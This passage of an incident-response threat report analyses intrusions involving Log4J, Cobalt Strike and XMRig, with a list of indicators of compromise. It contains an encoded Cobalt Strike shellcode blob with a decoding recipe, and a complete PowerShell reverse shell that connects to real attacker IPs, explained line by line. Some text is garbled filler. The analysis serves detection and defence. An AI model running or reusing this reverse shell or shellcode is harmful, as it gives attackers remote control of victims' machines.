3NzcbhLqcXFimQ4lO1jc9qbjLKa+IiMja9zsLKevIiMjyPDKxylJl8uB3NzcDHVaamYjFmw
CcwZjYnN4F39zeXsWFwtzfQoUYGAKFF4HZmpgYnEOcHdibWdicWcOYm13anVqcXZ
wDndmcHcOZWpvZglHawhrCSMWbAJzBiN2UEZRDmJERk1XGQNuTFlKT09CDBYNE
wMLQExOU0JXSkFPRhgDbnBqZgMSEw0TGAN0Sk1HTFRQA213AxUNERgDdEpNFRc
YA1sVFxgDd1FKR0ZNVwwVDRMYA25iYnFpcAouKSMWbAJzBmNic3gXf3N5exYXC3N
9ChRgYAoUXgdmamBicQ5wd2JtZ2JxZw5ibXdqdWpxdnAOd2Zwdw5lam9mAgdrCGs
JlxZsAnMGY2JzeBd/
c3l7FhcLc30KFGBgChReB2ZqYGJxDnB3Ym1nYnFnDmJtd2p1anF2cA53ZnB3DmVqb2
YCB2slawkjFmwCcwZjYnN4F39zeXsWFwtzfQoUYGAKFF4HZmpgYnEOcHdibWdicWc
OYm13anVqcXZwDndmcHcOZWpvZglHawhrCSMjYp3TloF13PZrEuqZlyNjI2KbIzMjI2K
aYyMjI2KZe4dwxtz2a7BwcGuqxGuq0muq+WKbIwMjI2qq2mKZMbWqwdz2a6DnA6bj
V5VFqCRrluCm41b0e3t7ayYjIyMjc+DLvN7c3BIbFg0SEhENGxANEhIVIyMjIyM=')
```


The Base64 block encrypted with bxor (XOR) with a key of 35 (Decimal).



```
GdswwNVNAPsOELAUQoNAztWfdqicBXGPxxldXmqdmStVzfapiDTOSbzQlVnlqWfCn
wPrNNtQlxGTjKPFDkpyCWUZtaBXlsjkRBiEgaBXilSPwdRCvEEcHLZYmnVFlqMVaNuO
NabgxQnrHxBmgephMNgPwBGgSQTabKLlCuwKNNLUyCxgEuJaEAHtzGcHTyDxLusjf
jrRUsbfmXCjDqqkEHMsClhZBzHWqNkZiPDJEDzLBsCEvBLhVWHXpXQaAeiuqOHzbuj
kZkiVCkJjFnHZjgYUdMVDDgUrKchgHHrKfSnPGdWYERmnnJbnDMkbWrAxrVNoWOD
UhMLrfFacrTpcfmSuxPshGRiSsGvlMdFySVxiwLlBHBjMJNjlVLSwEiBGUqLGGJuOHsHj
NKhjHzpYqOzWHkZWWHmwdMJVQrebdOhbdEHaXfRpltPxjpLSanlQBGMHNwmEHw
ZYKldOUVURwGlaDvlSaBJlfaHebyfTnOMprOKlbVVykGDKZlMeQhobxicKnvVfymuCzo
SRiFlOtOrxrSZHoASyuUywVRjmVLlvTXkyuDyhLmpLjnQsBlsiykbPDquxsRlLGYOkZjkcy
fWiOxXvPqyFfmRgTUoAwmFDsriPzDncdcLoekbJoSblExWtt[$oyzCspBblsedeBPvYOb
GEVBDevfOwzjfDdaQwZGPxzZDmSMQBnBZrMRxonjNZpmDPnFdmnSyGNFYmClbcS
aBgCUYEQQGsAowiCdSsbFxbXCdiZPWtOsXQVfefgQsOEPDcFPiZzJkrwxPtZAYhRzp
PiheupZndvCulCYkbfQqZreZWYLCyXylbjGfHDamJGfFseVUNDOOfamAkgHKxckZUtv
ptHLMpzQJaVeFFrzzTNDFCWMyBhtyuoynNtamWMWsQxyAlvqUvEOUSVqRtNVWNT
ZviGemrxwtOccjBShjTOSSZKwYjlKJPbRdCaxmPJMESBFUmqerfPdETKOLStFjnmpYT
YxfteVWfT] =
$lsGLnVeLKlYGngfQOTSiYleiAyJlkBSXrNGjRayLPJHJglDZbmXzpbhzvCetRhlELkgXXjJ
LnGyJztDxCQChDGhUOpGomUwlqddZXpkVHCHwnAoaTsNsJOXGBHXWdZmPsihVm
hqcMvsVLCqKfmklglPYxNOssDrZOrbSsWzjljMDsXukrCzlaYohBaLzkGhkMPDORvcST
PXYndHEopsenwHllhyKChhimmmvocrLGwAJXxYlDIRNweQncjrHAlGgDigzsZexjRtiQWl
GdswwNVNAPsOELAUQoNAztWfdqicBXGPxxldXmqdmStVzfapiDTOSbzQlVnlqWfCn
wPrNNtQlxGTjKPFDkpyCWUZtaBXlsjkRBiEgaBXilSPwdRCvEEcHLZYmnVFlqMVaNuO
NabgxQnrHxBmgephMNgPwBGgSQTabKLlCuwKNNLUyCxgEuJaEAHtzGcHTyDxLusjf
jrRUsbfmXCjDqqkEHMsClhZBzHWqNkZiPDJEDzLBsCEvBLhVWHXpXQaAeiuqOHzbuj
kZkiVCkJjFnHZjgYUdMVDDgUrKchgHHrKfSnPGdWYERmnnJbnDMkbWrAxrVNoWOD
UhMLrfFacrTpcfmSuxPshGRiSsGvlMdFySVxiwLlBHBjMJNjlVLSwEiBGUqLGGJuOHsHj
NKhjHzpYqOzWHkZWWHmwdMJVQrebdOhbdEHaXfRpltPxjpLSanlQBGMHNwmEHw
ZYKldOUVURwGlaDvlSaBJlfaHebyfTnOMprOKlbVVykGDKZlMeQhobxicKnvVfymuCzo
SRiFlOtOrxrSZHoASyuUywVRjmVLlvTXkyuDyhLmpLjnQsBlsiykbPDquxsRlLGYOkZjkcy
fWiOxXvPqyFfmRgTUoAwmFDsriPzDncdcLoekbJoSblExWtt[$oyzCspBblsedeBPvYOb
GEVBDevfOwzjfDdaQwZGPxzZDmSMQBnBZrMRxonjNZpmDPnFdmnSyGNFYmClbcS
aBgCUYEQQGsAowiCdSsbFxbXCdiZPWtOsXQVfefgQsOEPDcFPiZzJkrwxPtZAYhRzp
PiheupZndvCulCYkbfQqZreZWYLCyXylbjGfHDamJGfFseVUNDOOfamAkgHKxckZUtv
ptHLMpzQJaVeFFrzzTNDFCWMyBhtyuoynNtamWMWsQxyAlvqUvEOUSVqRtNVWNT
ZviGemrxwtOccjBShjTOSSZKwYjlKJPbRdCaxmPJMESBFUmqerfPdETKOLStFjnmpYT
YxfteVWfT] -bxor 35

        }
```

We extracted the Cobalt Strike shellcode by using the following CyberChef recipe:

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)XOR(%7B'option':'Decimal','string':'35'%7D,'Standard',false):



From Base64
Alphabet: A-Za-z0-9+/=
✓ Remove non-alphabet chars

XOR
Key: 35 DECIMAL
Scheme: Standard
☐ Null preserving

Input — length: 1192, lines: 1

```
32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2uocTtrqHEDa6hRc2sslGlpbhLqaxLjjx9CX
yEPA2Li6i5iIuLBznFicmuocQOoYR9rIvNFols7KCFWUaijqyMjI2um41dEayLzc6hrO2
eoYwNqIvPAdWvc6mKoF6trIvVuEuprEuOPYuLqLmIi4hvDVtJvIG8HK2Ya8lb7e2eoYwd
qIvNFYqgva2eoYz9qIvNiqCerayLzYntie316eWJ7YnpieWugzwNicdzDe2J6eWuoMcps
3Nzcfkkjap1USk1KTUZXI2J1aqrFb6rSYplvVAUk3PZrEuprEvFuEuNuEupic2JzYpkZd
VqE3PbIUHlrquJim3MjIyNuEupicmJySSBicmKZdKq85dz2yHp4a6riaxLxaqr7bhLqcU
sjIWOncXFimch2DRjc9muq5Wug4HNJKXxrqtJrqvlq5OPc3NzcbhLqcXFimQ4lO1jc9qb
jLKa+IiMja9zsLKevIiMjyPDKxyIjI8uB3NzcDHVaamYjFmwCcwZjYnN4F39zeXsWFwtz
fQoUYGAKFF4HZmpgYnEOcHdibWdicWcOYm13anVqcXZwDndmcHcOZWpvZgIHawhrCSMWb
AJzBiN2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLQExOU0JXSkFPRhgDbnBqZgMSEw0TGA
N0Sk1HTFRQA213AxUNERgDdEpNFRcYA1sVFxgDd1FKR0ZNVwwVDRMYA25iYnFpcAouKSM
WbAJzBmNic3gXf3N5exYXC3N9ChRgYAoUXgdmamBicQ5wd2JtZ2JxZw5ibXdqdWpxdnAO
d2Zwdw5lam9mAgdrCGsJIxZsAnMGY2JzeBd/c3l7FhcLc30KFGBgChReB2ZqYGJxDnB3Y
m1nYnFnDmJtd2p1anF2cA53ZnB3DmVqb2YCB2sIawkjFmwCcwZjYnN4F39zeXsWFwtzfQ
oUYGAKFF4HZmpqYnEOcHdibWdicWcOYm13anVqcXZwDndmcHcOZWpvZqIHawhrCSMjYp3
```

Output — time: 4ms, length: 893, lines: 3

```
I.ĐäVHÿEA.4.H.OM1EH1A¬AAE
A.Á8àuñL.L$.E9ÑuØXD.@$I.ĐfA..HD.@.I.ĐA...H.ĐAXAX^YZAXAYAZH.ì
ARÿàXAYZH..éOÿÿÿ]j.I¾wininet.AVI.æL.ñAºLw&.ÿÕH1ÉH1ÒM1ÀM1ÉAPAPAº:Vy§ÿÕ
ësZH.ÁA¸P...M1ÉAQAQj.AQAºW..ÆÿÕëY[H.ÁH1ÒI.ØM1ÉRh..@.RRAºëU.;ÿÕH.ÆH.ÃP
j
_H.ñH.ÚIÇÀÿÿÿÿM1ÉRRAº-..
{ÿÕ.À......HÿÏ......ëÓéä...è¢ÿÿÿ/VyIE.5O!P%@AP[4\PZX54(P^)7CC)7}$EICA
R-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*.5O!P%.User-Agent: Mozilla/5.0
(compatible; MSIE 10.0; Windows NT 6.2; Win64; x64; Trident/6.0;
MAARJS)
.5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
FILE!$H+H*.5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
FILE!$H+H*.5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
FILE!$H+H*..A¾ðµ¢VÿÕH1Éº..@.A¸....A¹@...AºX¤SåÿÕH.SSH.çH.ñH.ÚA¸.
 I.ùAº...âÿÕH.Ã..Àt¶f..H.Ã.Àu×XXXH.....PÃè.ýÿÿ185.112.83.116.....
```

In the next stage, the shellcode executes the rundll32.exe process (by default) and injects the CS beacon into it. We observed additional processes which could be executed during a Cobalt Strike infection.

Processes that could be potentially involved in a CS injection:

\sysnative\dllhost.exe
\sysnative\wuauclt.exe
\sysnative\esentutl.exe
\sysnative\werfault.exe
\sysnative\regsvr32.exe
\sysnative\userinit.exe
\sysnative\mstsc.exe
\sysnative\net.exe
\sysnative\svchost.exe
\sysnative\gpupdate.exe
\sysnative\lsass.exe
\sysnative\searchindexer.exe

The common pattern for these processes is that when Cobalt Strike injects the code, these processes are executed without any command-line parameters. This is very suspicious. For example, regsvr32 or werfault that are being executed without any command line parameters is considered an anomaly as this behavior won't be observed as part of a normal operating system activity. Additionally, in most cases, the injecting process also contains a new memory page with RWX permissions and the content of this page is a PE code. Note that the threat actors could also use only RX memory permissions.

stage.userwx – "This setting is a Boolean and informs the default loader to either use RWX or RX memory.
At runtime Beacon will either include or not include the .text section for masking. If the setting is set to TRUE, your user defined loader needs to set the protection on the .text section as RWX otherwise Beacon will crash. If the setting is set to FALSE, your user defined loader should set the protection on the .text section as RX as the .text section will not be masked."

The next case will cover another IR incident where the threat actors executed a reverse shell via PowerShell script that is inspired by the Metasploit framework.

Case 3 – Metasploit PS Reverse Shell

We will cover the PowerShell reverse shell script and explain each line in the code in order to best understand of the functionality the script and how it works.

The execution flow:

Parent process: c:\program files\vmware\vmware view\server\bin\ws_tomcatservice.exe
Child process: powershell -nop -ec
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0

The following PS script is the decoded Base64 command:

```
$client = New-Object System.Net.Sockets.TCPClient("142.44.251[.]77",4445);
```

Opens a socket to 142.44.251[.]77:4445

```
$stream = $client.GetStream();
```

Gets the object used to send and receive data to/from the socket

```
[byte[]] $bytes = 0..65535 | %{0};
```

Creates a byte array of size 65535 and sets it to 0

```
while (($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) { ;
```

A loop that receives each command that is being sent by the attacker, one-by-one, and saves it in the bytes array for further processing. This loop will end when the next command will be an empty string.

```
$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
```

Encodes the incoming buffer to an ASCII string (In this case a PowerShell command)

```
        $sendback = (iex $data 2>&1 | Out-String );
```

Executes the command and saves its output into a variable

```
        $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
```

Appends the PowerShell prompt to the saved command output to give the attacker a "full shell experience", e.g. if the command is "echo hello", the resulting string would be
hello
PS C:\Some\Path >

```
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
```

Converts the output to a sequence of bytes

```
     $stream.Write($sendbyte,0,$sendbyte.Length)
```

Writes the output to the stream object

```
$stream.Flush()
```

Flushes the stream object for the output to be sent to the attacker


```
};
```

Goes back to the while expression that will receive the next command (Repeats until an empty string will be received)

```
$client.Close()
```

Inspired by a PowerShell implementation of a reverse shell from the Metasploit framework (https://github.com/rapid7/metasploit-framework/blob/389fd55952a18dcddc072c9f5fde0c474da3401d/data/exploits/powershell/powerfun.ps1)

Comment that implies the IP is related to an exploitation in-the-wild of the Log4J vulnerability.


142.44.251.77

Did you intend to search across the file corpus instead? Click here

0 / 89

No security vendor flagged this IP address as malicious

142.44.251.77 (142.44.128.0/17)

AS 16276 (OVH SAS)

CA

Comments


nikhitht

15 days ago

Finding Log4J exploitation origins from this IP address

You must be signed in to post a comment.

At the time of writing, the server is refusing connections:



```
PS C:\Users\Administrator> New-Object System.Net.Sockets.TCPClient("142.44.251.77",4445);
New-Object: Exception calling ".ctor" with "2" argument(s): "No connection could be made because the target machine actively refused it. 142.44.251.77:4445"
```

Assumption: The server is missing some information about the host (Which should be collected prior to the reverse shell session), and thus it won't accept the connection.


We detected another similar attempt of reverse shell execution via a similar PowerShell script and in this case, we were able to receive a connection to the C2 server:

Case 3.1 – Metasploit PS Reverse Shell potentially related to Memento ransomware


In the screenshot below, we can see the PS script and the $data variable input that was received from the C2 server; cmd.exe /k whoami command:


```
PS C:\Users\user> $client = New-Object System.Net.Sockets.TCPClient("190.144.115.54",4545);
$stream = $client.GetStream();
 [byte[]]$bytes = 0..65535|%{0};
  while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){;
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
    $sendback = ( $data 2>&1 | Out-String );
    $sendback2 = $sendback + "PS " + (Get-Location).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()}; $client.Close()

PS C:\Users\user> $data
cmd.exe /k whoami
```

The $sendback2 variable contains the cmd.exe /k whoami output which should be sent to the C2 server.


```
PS C:\Users\user> $sendback2
cmd.exe /k whoami
```

The above IP "*190.144.115[.]54*" has a bad reputation in VT and the community links this IP to the Memento ransomware:



6 security vendors flagged this IP address as malicious

190.144.115.54 (190.144.0.0/17)
AS 14080 (Telmex Colombia S.A.)
CO

Krlistiaannaa
1 month ago

- Associated with the "Memento" ransomware attack, which hit organisations around the world in April 2021.
- The Momento ransomware locks files with password-protected archives.
- This attack is now being investigated by Sophos MTR, a security firm.
- At the time of this report, host 190.144.115.54 is considered to be related to the attack.

See AlienVault's Pulse report here for more detailed information: https://otx.alienvault.com/pulse/6197a258ed98588eecee561e/related

PLEASE CONDUCT YOUR OWN ANALYSIS BEFORE DISREGARDING LOGS FROM THIS HOST

Indicator of Compromise:

XMRig C2 server:
72.46.52[.]135
hxxp://72.46.52[.]135/mad_micky[.]bat
hxxp://72.46.52[.]135/mad[.]bat
141.85.161[.]18
hxxp://141.85.161[.]18/kill[.]bat
hxxp://141.85.161[.]18/mad_micky[.]bat
80.71.158[.]96
hxxp://80.71.158[.]96/xms[.]ps1
72.46.52[.]135
72.46.52[.]135/dl[.]sh
195.154.187[.]240
hxxp://195.154.187.240/2[.]ps1
51.222.121[.]180
hxxp://51.222.121[.]180:82/kill[.]bat

Unknown C2:
IP: 66.42.36[.]178 Port: 8853
IP: 142.44.251[.]77 Port: 4445
IP: 190.144.115[.]54 Port: 4545

Potenteltliy realted to Night Sky ransomware:
api[.]rogerscorp[.]org
hxxp://api[.]rogerscorp[.]org:80

Cobalt Strike C2:
185.112.83[.]116
hxxp://185.112.83[.]116:8080/drv